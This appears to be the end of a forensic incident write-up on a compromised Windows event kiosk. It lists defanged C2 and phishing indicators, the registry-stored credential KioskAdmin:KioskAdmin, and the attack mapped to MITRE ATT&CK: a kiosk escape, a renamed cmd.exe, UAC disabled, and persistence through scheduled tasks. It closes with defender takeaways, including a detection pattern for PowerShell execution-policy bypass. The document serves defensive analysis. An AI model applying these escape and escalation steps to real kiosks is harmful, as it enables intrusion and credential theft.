| URL (C2 poll) | hxxp[://]bsxwwdsdsa[.]dev/status[.]txt |
| URL (C2 payload) | hxxp[://]file[.]bsxwwdsdsa[.]dev/quickupdate[.]txt |
| URL (phishing) | hxxps[://]registerr[.]wowzaconf[.]dev/register[.]php |
| Domain (C2) | bsxwwdsdsa[.]dev |
| File | C:\Users\kiosk\Downloads\msedge.exe (renamed cmd.exe) |
| File | C:\Users\Public\lp.bat (deleted) |
| File | C:\ProgramData\Maintenance\alive.ps1 (deleted) |
| File | C:\ProgramData\Maintenance\update.ps1 (deleted) |
| File | C:\Users\kiosk\Desktop\qr-code.png (malicious QR) |
| Credential | KioskAdmin:KioskAdmin (plaintext in Winlogon registry) |
| Scheduled Task | KioskStatusCheck |
| Scheduled Task | KioskUpdate |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Phishing: Spearphishing via Service | T1566.003 | Help button abuse to escape Edge kiosk via fwlink URL |
| User Execution: Malicious File | T1204.002 | cmd.exe downloaded and renamed to msedge.exe for execution |
| Command and Scripting: PowerShell | T1059.001 | All post-escalation commands via PowerShell; lp.bat and persistence scripts |
| Masquerading: Rename System Utilities | T1036.003 | cmd.exe renamed to msedge.exe to bypass Assigned Access policy |
| Abuse Elevation Control: Bypass UAC | T1548.002 | EnableLUA set to 0 disabling UAC system-wide |
| Credentials in Registry | T1552.002 | KioskAdmin plaintext password recovered from Winlogon\DefaultPassword |
| Scheduled Task/Job: Scheduled Task | T1053.005 | KioskStatusCheck and KioskUpdate tasks for persistence and C2 polling |
| Application Layer Protocol: Web Protocols | T1071.001 | C2 beacon and polling over HTTP to bsxwwdsdsa[.]dev |
| Indicator Removal: Clear Command History | T1070.003 | KioskAdmin ConsoleHost_history.txt overwritten at 09:43 |
| Defacement: Internal Defacement | T1491.001 | Legitimate QR code replaced with malicious version targeting attendees |
Defender Takeaways
Kiosk hardening must extend beyond the application layer. Assigned Access restricts which apps run, but does nothing to prevent a user from invoking File Explorer via browser shortcuts (Ctrl+O, Ctrl+S, Ctrl+P) and navigating to help URLs that spawn unrestricted browser instances. Deploying AppLocker or WDAC policies that whitelist executables by hash rather than name would have blocked the renamed cmd.exe regardless of what it was called. Kiosk hardening checklists should explicitly cover Help pane URL handlers and File Explorer access from browser dialogs.
Plaintext autologon credentials are an unacceptable risk on shared physical hardware. Storing DefaultPassword in Winlogon in plaintext is a known misconfiguration that any enumeration script will find in seconds. If autologon is operationally required, use Windows Credential Guard or LAPS to manage the local admin password, and ensure the autologon account has the minimum privileges required — never local admin.
MFT resident data survives deletion. Both persistence scripts (alive.ps1 and update.ps1) were recovered intact from MFT resident data despite the C:\ProgramData\Maintenance\ directory being deleted. Files under approximately 700 bytes are stored inline in the MFT record — deletion marks the entry as unallocated but does not zero the content. Responders should always run MFTECmd --dr on triage images to recover resident data from deleted small files.
Prefetch hash anomalies are a reliable masquerading detection primitive. All legitimate Edge prefetch entries share the same path-derived hash prefix. A single entry with a divergent hash in the same executable name group is a high-confidence indicator of a renamed binary running from a non-standard path. Tooling this check into a triage workflow (flag any prefetch entry whose hash doesn’t match the expected path for that executable name) would surface this technique reliably.
Scheduled task names alone are insufficient for detection. KioskStatusCheck and KioskUpdate are plausible-sounding maintenance tasks. Detection should focus on the action — PowerShell with -ep bypass and -NoP executing scripts from C:\ProgramData\ subdirectories is a strong behavioural indicator regardless of task name. Alert on scheduled tasks created outside of software installation windows that invoke PowerShell with execution policy bypass flags.